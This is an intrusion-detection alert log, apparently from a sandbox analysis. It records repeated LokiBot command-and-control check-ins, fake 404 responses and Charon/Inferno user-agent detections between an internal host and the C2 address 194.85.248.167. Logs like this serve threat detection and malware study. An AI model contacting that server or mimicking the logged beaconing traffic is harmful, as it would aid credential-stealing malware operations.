11/25/21-18:22:26.868772	TCP	2025381	ET TROJAN LokiBot Checkin	49749	80	192.168.2.3	194.85.248.167
11/25/21-18:22:26.868772	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49749	80	192.168.2.3	194.85.248.167
11/25/21-18:22:26.965338	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49749	194.85.248.167	192.168.2.3
11/25/21-18:22:28.257549	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49750	80	192.168.2.3	194.85.248.167
11/25/21-18:22:28.257549	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49750	80	192.168.2.3	194.85.248.167
11/25/21-18:22:28.257549	TCP	2025381	ET TROJAN LokiBot Checkin	49750	80	192.168.2.3	194.85.248.167
11/25/21-18:22:28.257549	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49750	80	192.168.2.3	194.85.248.167
11/25/21-18:22:28.383367	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49750	194.85.248.167	192.168.2.3
11/25/21-18:22:29.608133	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49751	80	192.168.2.3	194.85.248.167
11/25/21-18:22:29.608133	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49751	80	192.168.2.3	194.85.248.167
11/25/21-18:22:29.608133	TCP	2025381	ET TROJAN LokiBot Checkin	49751	80	192.168.2.3	194.85.248.167
11/25/21-18:22:29.608133	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49751	80	192.168.2.3	194.85.248.167
11/25/21-18:22:30.439113	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49751	194.85.248.167	192.168.2.3
11/25/21-18:22:31.618850	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49752	80	192.168.2.3	194.85.248.167

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:22:31.618850	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49752	80	192.168.2.3	194.85.248.167
11/25/21-18:22:31.618850	TCP	2025381	ET TROJAN LokiBot Checkin	49752	80	192.168.2.3	194.85.248.167
11/25/21-18:22:31.618850	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49752	80	192.168.2.3	194.85.248.167
11/25/21-18:22:32.376492	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49752	194.85.248.167	192.168.2.3
11/25/21-18:22:35.179306	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49755	80	192.168.2.3	194.85.248.167
11/25/21-18:22:35.179306	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49755	80	192.168.2.3	194.85.248.167
11/25/21-18:22:35.179306	TCP	2025381	ET TROJAN LokiBot Checkin	49755	80	192.168.2.3	194.85.248.167
11/25/21-18:22:35.179306	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49755	80	192.168.2.3	194.85.248.167
11/25/21-18:22:35.268660	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49755	194.85.248.167	192.168.2.3
11/25/21-18:22:37.775846	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49756	80	192.168.2.3	194.85.248.167
11/25/21-18:22:37.775846	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49756	80	192.168.2.3	194.85.248.167
11/25/21-18:22:37.775846	TCP	2025381	ET TROJAN LokiBot Checkin	49756	80	192.168.2.3	194.85.248.167
11/25/21-18:22:37.775846	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49756	80	192.168.2.3	194.85.248.167
11/25/21-18:22:39.011205	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49756	194.85.248.167	192.168.2.3
11/25/21-18:22:40.734394	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49757	80	192.168.2.3	194.85.248.167
11/25/21-18:22:40.734394	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49757	80	192.168.2.3	194.85.248.167
11/25/21-18:22:40.734394	TCP	2025381	ET TROJAN LokiBot Checkin	49757	80	192.168.2.3	194.85.248.167
11/25/21-18:22:40.734394	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49757	80	192.168.2.3	194.85.248.167
11/25/21-18:22:41.150241	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49757	194.85.248.167	192.168.2.3
11/25/21-18:22:44.172505	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49758	80	192.168.2.3	194.85.248.167
11/25/21-18:22:44.172505	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49758	80	192.168.2.3	194.85.248.167
11/25/21-18:22:44.172505	TCP	2025381	ET TROJAN LokiBot Checkin	49758	80	192.168.2.3	194.85.248.167
11/25/21-18:22:44.172505	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49758	80	192.168.2.3	194.85.248.167
11/25/21-18:22:44.258064	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49758	194.85.248.167	192.168.2.3
11/25/21-18:22:45.537822	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49759	80	192.168.2.3	194.85.248.167
11/25/21-18:22:45.537822	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49759	80	192.168.2.3	194.85.248.167
11/25/21-18:22:45.537822	TCP	2025381	ET TROJAN LokiBot Checkin	49759	80	192.168.2.3	194.85.248.167
11/25/21-18:22:45.537822	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49759	80	192.168.2.3	194.85.248.167
11/25/21-18:22:46.363115	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49759	194.85.248.167	192.168.2.3
11/25/21-18:22:47.475042	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49760	80	192.168.2.3	194.85.248.167
11/25/21-18:22:47.475042	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49760	80	192.168.2.3	194.85.248.167
11/25/21-18:22:47.475042	TCP	2025381	ET TROJAN LokiBot Checkin	49760	80	192.168.2.3	194.85.248.167
11/25/21-18:22:47.475042	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49760	80	192.168.2.3	194.85.248.167
11/25/21-18:22:47.564037	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49760	194.85.248.167	192.168.2.3
11/25/21-18:22:48.480656	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49761	80	192.168.2.3	194.85.248.167
11/25/21-18:22:48.480656	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49761	80	192.168.2.3	194.85.248.167
11/25/21-18:22:48.480656	TCP	2025381	ET TROJAN LokiBot Checkin	49761	80	192.168.2.3	194.85.248.167

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:22:48.480656	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49761	80	192.168.2.3	194.85.248.167
11/25/21-18:22:48.579071	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49761	194.85.248.167	192.168.2.3
11/25/21-18:22:51.071537	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49762	80	192.168.2.3	194.85.248.167
11/25/21-18:22:51.071537	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49762	80	192.168.2.3	194.85.248.167
11/25/21-18:22:51.071537	TCP	2025381	ET TROJAN LokiBot Checkin	49762	80	192.168.2.3	194.85.248.167
11/25/21-18:22:51.071537	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49762	80	192.168.2.3	194.85.248.167
11/25/21-18:22:51.163780	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49762	194.85.248.167	192.168.2.3
11/25/21-18:22:52.226443	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49763	80	192.168.2.3	194.85.248.167
11/25/21-18:22:52.226443	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49763	80	192.168.2.3	194.85.248.167
11/25/21-18:22:52.226443	TCP	2025381	ET TROJAN LokiBot Checkin	49763	80	192.168.2.3	194.85.248.167
11/25/21-18:22:52.226443	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49763	80	192.168.2.3	194.85.248.167
11/25/21-18:22:52.969004	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49763	194.85.248.167	192.168.2.3
11/25/21-18:22:54.348325	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49765	80	192.168.2.3	194.85.248.167
11/25/21-18:22:54.348325	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49765	80	192.168.2.3	194.85.248.167
11/25/21-18:22:54.348325	TCP	2025381	ET TROJAN LokiBot Checkin	49765	80	192.168.2.3	194.85.248.167
11/25/21-18:22:54.348325	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49765	80	192.168.2.3	194.85.248.167
11/25/21-18:22:54.655710	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49765	194.85.248.167	192.168.2.3
11/25/21-18:22:55.798213	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49766	80	192.168.2.3	194.85.248.167
11/25/21-18:22:55.798213	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49766	80	192.168.2.3	194.85.248.167
11/25/21-18:22:55.798213	TCP	2025381	ET TROJAN LokiBot Checkin	49766	80	192.168.2.3	194.85.248.167
11/25/21-18:22:55.798213	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49766	80	192.168.2.3	194.85.248.167
11/25/21-18:22:56.114465	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49766	194.85.248.167	192.168.2.3
11/25/21-18:22:58.836459	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49769	80	192.168.2.3	194.85.248.167
11/25/21-18:22:58.836459	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49769	80	192.168.2.3	194.85.248.167
11/25/21-18:22:58.836459	TCP	2025381	ET TROJAN LokiBot Checkin	49769	80	192.168.2.3	194.85.248.167
11/25/21-18:22:58.836459	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49769	80	192.168.2.3	194.85.248.167
11/25/21-18:22:59.163004	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49769	194.85.248.167	192.168.2.3
11/25/21-18:23:01.423938	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49770	80	192.168.2.3	194.85.248.167
11/25/21-18:23:01.423938	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49770	80	192.168.2.3	194.85.248.167
11/25/21-18:23:01.423938	TCP	2025381	ET TROJAN LokiBot Checkin	49770	80	192.168.2.3	194.85.248.167
11/25/21-18:23:01.423938	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49770	80	192.168.2.3	194.85.248.167
11/25/21-18:23:02.684122	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49770	194.85.248.167	192.168.2.3
11/25/21-18:23:07.452292	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49785	80	192.168.2.3	194.85.248.167
11/25/21-18:23:07.452292	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49785	80	192.168.2.3	194.85.248.167
11/25/21-18:23:07.452292	TCP	2025381	ET TROJAN LokiBot Checkin	49785	80	192.168.2.3	194.85.248.167
11/25/21-18:23:07.452292	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49785	80	192.168.2.3	194.85.248.167
11/25/21-18:23:07.544955	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49785	194.85.248.167	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:23:09.396769	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49809	80	192.168.2.3	194.85.248.167
11/25/21-18:23:09.396769	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49809	80	192.168.2.3	194.85.248.167
11/25/21-18:23:09.396769	TCP	2025381	ET TROJAN LokiBot Checkin	49809	80	192.168.2.3	194.85.248.167
11/25/21-18:23:09.396769	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49809	80	192.168.2.3	194.85.248.167
11/25/21-18:23:09.919206	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49809	194.85.248.167	192.168.2.3
11/25/21-18:23:13.834390	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49813	80	192.168.2.3	194.85.248.167
11/25/21-18:23:13.834390	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49813	80	192.168.2.3	194.85.248.167
11/25/21-18:23:13.834390	TCP	2025381	ET TROJAN LokiBot Checkin	49813	80	192.168.2.3	194.85.248.167
11/25/21-18:23:13.834390	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49813	80	192.168.2.3	194.85.248.167
11/25/21-18:23:13.931422	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49813	194.85.248.167	192.168.2.3
11/25/21-18:23:19.463239	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49814	80	192.168.2.3	194.85.248.167
11/25/21-18:23:19.463239	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49814	80	192.168.2.3	194.85.248.167
11/25/21-18:23:19.463239	TCP	2025381	ET TROJAN LokiBot Checkin	49814	80	192.168.2.3	194.85.248.167
11/25/21-18:23:19.463239	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49814	80	192.168.2.3	194.85.248.167
11/25/21-18:23:20.086960	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49814	194.85.248.167	192.168.2.3
11/25/21-18:23:23.655365	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49817	80	192.168.2.3	194.85.248.167
11/25/21-18:23:23.655365	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49817	80	192.168.2.3	194.85.248.167
11/25/21-18:23:23.655365	TCP	2025381	ET TROJAN LokiBot Checkin	49817	80	192.168.2.3	194.85.248.167
11/25/21-18:23:23.655365	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49817	80	192.168.2.3	194.85.248.167
11/25/21-18:23:24.492060	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49817	194.85.248.167	192.168.2.3
11/25/21-18:23:26.318058	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49818	80	192.168.2.3	194.85.248.167
11/25/21-18:23:26.318058	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49818	80	192.168.2.3	194.85.248.167
11/25/21-18:23:26.318058	TCP	2025381	ET TROJAN LokiBot Checkin	49818	80	192.168.2.3	194.85.248.167
11/25/21-18:23:26.318058	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49818	80	192.168.2.3	194.85.248.167
11/25/21-18:23:26.435048	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49818	194.85.248.167	192.168.2.3
11/25/21-18:23:27.828008	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49819	80	192.168.2.3	194.85.248.167
11/25/21-18:23:27.828008	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49819	80	192.168.2.3	194.85.248.167
11/25/21-18:23:27.828008	TCP	2025381	ET TROJAN LokiBot Checkin	49819	80	192.168.2.3	194.85.248.167
11/25/21-18:23:27.828008	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49819	80	192.168.2.3	194.85.248.167
11/25/21-18:23:27.923948	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49819	194.85.248.167	192.168.2.3
11/25/21-18:23:29.237002	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49820	80	192.168.2.3	194.85.248.167
11/25/21-18:23:29.237002	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49820	80	192.168.2.3	194.85.248.167
11/25/21-18:23:29.237002	TCP	2025381	ET TROJAN LokiBot Checkin	49820	80	192.168.2.3	194.85.248.167
11/25/21-18:23:29.237002	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49820	80	192.168.2.3	194.85.248.167
11/25/21-18:23:29.329433	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49820	194.85.248.167	192.168.2.3
11/25/21-18:23:30.587831	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49821	80	192.168.2.3	194.85.248.167
11/25/21-18:23:30.587831	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49821	80	192.168.2.3	194.85.248.167

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:23:30.587831	TCP	2025381	ET TROJAN LokiBot Checkin	49821	80	192.168.2.3	194.85.248.167
11/25/21-18:23:30.587831	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49821	80	192.168.2.3	194.85.248.167
11/25/21-18:23:30.896799	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49821	194.85.248.167	192.168.2.3
11/25/21-18:23:32.864603	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49822	80	192.168.2.3	194.85.248.167
11/25/21-18:23:32.864603	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49822	80	192.168.2.3	194.85.248.167
11/25/21-18:23:32.864603	TCP	2025381	ET TROJAN LokiBot Checkin	49822	80	192.168.2.3	194.85.248.167
11/25/21-18:23:32.864603	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49822	80	192.168.2.3	194.85.248.167
11/25/21-18:23:32.960193	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49822	194.85.248.167	192.168.2.3
11/25/21-18:23:35.140691	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49823	80	192.168.2.3	194.85.248.167
11/25/21-18:23:35.140691	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49823	80	192.168.2.3	194.85.248.167
11/25/21-18:23:35.140691	TCP	2025381	ET TROJAN LokiBot Checkin	49823	80	192.168.2.3	194.85.248.167
11/25/21-18:23:35.140691	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49823	80	192.168.2.3	194.85.248.167
11/25/21-18:23:35.375536	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49823	194.85.248.167	192.168.2.3
11/25/21-18:23:36.493113	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49825	80	192.168.2.3	194.85.248.167
11/25/21-18:23:36.493113	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49825	80	192.168.2.3	194.85.248.167
11/25/21-18:23:36.493113	TCP	2025381	ET TROJAN LokiBot Checkin	49825	80	192.168.2.3	194.85.248.167
11/25/21-18:23:36.493113	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49825	80	192.168.2.3	194.85.248.167
11/25/21-18:23:37.014189	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49825	194.85.248.167	192.168.2.3
11/25/21-18:23:40.295826	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49827	80	192.168.2.3	194.85.248.167
11/25/21-18:23:40.295826	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49827	80	192.168.2.3	194.85.248.167
11/25/21-18:23:40.295826	TCP	2025381	ET TROJAN LokiBot Checkin	49827	80	192.168.2.3	194.85.248.167
11/25/21-18:23:40.295826	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49827	80	192.168.2.3	194.85.248.167
11/25/21-18:23:40.387692	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49827	194.85.248.167	192.168.2.3
11/25/21-18:23:41.914761	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49829	80	192.168.2.3	194.85.248.167
11/25/21-18:23:41.914761	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49829	80	192.168.2.3	194.85.248.167
11/25/21-18:23:41.914761	TCP	2025381	ET TROJAN LokiBot Checkin	49829	80	192.168.2.3	194.85.248.167
11/25/21-18:23:41.914761	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49829	80	192.168.2.3	194.85.248.167
11/25/21-18:23:42.233618	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49829	194.85.248.167	192.168.2.3
11/25/21-18:23:44.612994	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49833	80	192.168.2.3	194.85.248.167
11/25/21-18:23:44.612994	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49833	80	192.168.2.3	194.85.248.167
11/25/21-18:23:44.612994	TCP	2025381	ET TROJAN LokiBot Checkin	49833	80	192.168.2.3	194.85.248.167
11/25/21-18:23:44.612994	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49833	80	192.168.2.3	194.85.248.167
11/25/21-18:23:44.707285	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49833	194.85.248.167	192.168.2.3
11/25/21-18:23:45.744734	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49845	80	192.168.2.3	194.85.248.167
11/25/21-18:23:45.744734	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49845	80	192.168.2.3	194.85.248.167
11/25/21-18:23:45.744734	TCP	2025381	ET TROJAN LokiBot Checkin	49845	80	192.168.2.3	194.85.248.167
11/25/21-18:23:45.744734	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49845	80	192.168.2.3	194.85.248.167

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:23:45.839464	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49845	194.85.248.167	192.168.2.3
11/25/21-18:23:46.879979	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49851	80	192.168.2.3	194.85.248.167
11/25/21-18:23:46.879979	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49851	80	192.168.2.3	194.85.248.167
11/25/21-18:23:46.879979	TCP	2025381	ET TROJAN LokiBot Checkin	49851	80	192.168.2.3	194.85.248.167
11/25/21-18:23:46.879979	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49851	80	192.168.2.3	194.85.248.167
11/25/21-18:23:47.403833	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49851	194.85.248.167	192.168.2.3
11/25/21-18:23:48.864530	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49855	80	192.168.2.3	194.85.248.167
11/25/21-18:23:48.864530	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49855	80	192.168.2.3	194.85.248.167
11/25/21-18:23:48.864530	TCP	2025381	ET TROJAN LokiBot Checkin	49855	80	192.168.2.3	194.85.248.167
11/25/21-18:23:48.864530	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49855	80	192.168.2.3	194.85.248.167
11/25/21-18:23:48.959683	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49855	194.85.248.167	192.168.2.3
11/25/21-18:23:51.197910	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49856	80	192.168.2.3	194.85.248.167
11/25/21-18:23:51.197910	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49856	80	192.168.2.3	194.85.248.167
11/25/21-18:23:51.197910	TCP	2025381	ET TROJAN LokiBot Checkin	49856	80	192.168.2.3	194.85.248.167
11/25/21-18:23:51.197910	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49856	80	192.168.2.3	194.85.248.167
11/25/21-18:23:53.573219	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49856	194.85.248.167	192.168.2.3
11/25/21-18:23:55.025972	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49857	80	192.168.2.3	194.85.248.167
11/25/21-18:23:55.025972	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49857	80	192.168.2.3	194.85.248.167
11/25/21-18:23:55.025972	TCP	2025381	ET TROJAN LokiBot Checkin	49857	80	192.168.2.3	194.85.248.167
11/25/21-18:23:55.025972	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49857	80	192.168.2.3	194.85.248.167
11/25/21-18:23:55.525480	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49857	194.85.248.167	192.168.2.3
11/25/21-18:23:56.479058	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49858	80	192.168.2.3	194.85.248.167
11/25/21-18:23:56.479058	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49858	80	192.168.2.3	194.85.248.167
11/25/21-18:23:56.479058	TCP	2025381	ET TROJAN LokiBot Checkin	49858	80	192.168.2.3	194.85.248.167
11/25/21-18:23:56.479058	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49858	80	192.168.2.3	194.85.248.167
11/25/21-18:23:57.486293	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49858	194.85.248.167	192.168.2.3
11/25/21-18:23:59.056904	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49859	80	192.168.2.3	194.85.248.167
11/25/21-18:23:59.056904	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49859	80	192.168.2.3	194.85.248.167
11/25/21-18:23:59.056904	TCP	2025381	ET TROJAN LokiBot Checkin	49859	80	192.168.2.3	194.85.248.167
11/25/21-18:23:59.056904	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49859	80	192.168.2.3	194.85.248.167
11/25/21-18:23:59.210264	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49859	194.85.248.167	192.168.2.3
11/25/21-18:24:00.760570	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49860	80	192.168.2.3	194.85.248.167
11/25/21-18:24:00.760570	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49860	80	192.168.2.3	194.85.248.167
11/25/21-18:24:00.760570	TCP	2025381	ET TROJAN LokiBot Checkin	49860	80	192.168.2.3	194.85.248.167
11/25/21-18:24:00.760570	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49860	80	192.168.2.3	194.85.248.167
11/25/21-18:24:00.858030	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49860	194.85.248.167	192.168.2.3
11/25/21-18:24:02.488226	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49861	80	192.168.2.3	194.85.248.167

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:24:02.488226	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49861	80	192.168.2.3	194.85.248.167
11/25/21-18:24:02.488226	TCP	2025381	ET TROJAN LokiBot Checkin	49861	80	192.168.2.3	194.85.248.167
11/25/21-18:24:02.488226	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49861	80	192.168.2.3	194.85.248.167
11/25/21-18:24:02.585421	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49861	194.85.248.167	192.168.2.3
11/25/21-18:24:04.158304	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49862	80	192.168.2.3	194.85.248.167
11/25/21-18:24:04.158304	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49862	80	192.168.2.3	194.85.248.167
11/25/21-18:24:04.158304	TCP	2025381	ET TROJAN LokiBot Checkin	49862	80	192.168.2.3	194.85.248.167
11/25/21-18:24:04.158304	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49862	80	192.168.2.3	194.85.248.167
11/25/21-18:24:04.667956	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49862	194.85.248.167	192.168.2.3
11/25/21-18:24:06.231426	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49863	80	192.168.2.3	194.85.248.167
11/25/21-18:24:06.231426	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49863	80	192.168.2.3	194.85.248.167
11/25/21-18:24:06.231426	TCP	2025381	ET TROJAN LokiBot Checkin	49863	80	192.168.2.3	194.85.248.167
11/25/21-18:24:06.231426	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49863	80	192.168.2.3	194.85.248.167
11/25/21-18:24:06.343087	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49863	194.85.248.167	192.168.2.3
11/25/21-18:24:07.945362	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49865	80	192.168.2.3	194.85.248.167
11/25/21-18:24:07.945362	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49865	80	192.168.2.3	194.85.248.167
11/25/21-18:24:07.945362	TCP	2025381	ET TROJAN LokiBot Checkin	49865	80	192.168.2.3	194.85.248.167
11/25/21-18:24:07.945362	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49865	80	192.168.2.3	194.85.248.167
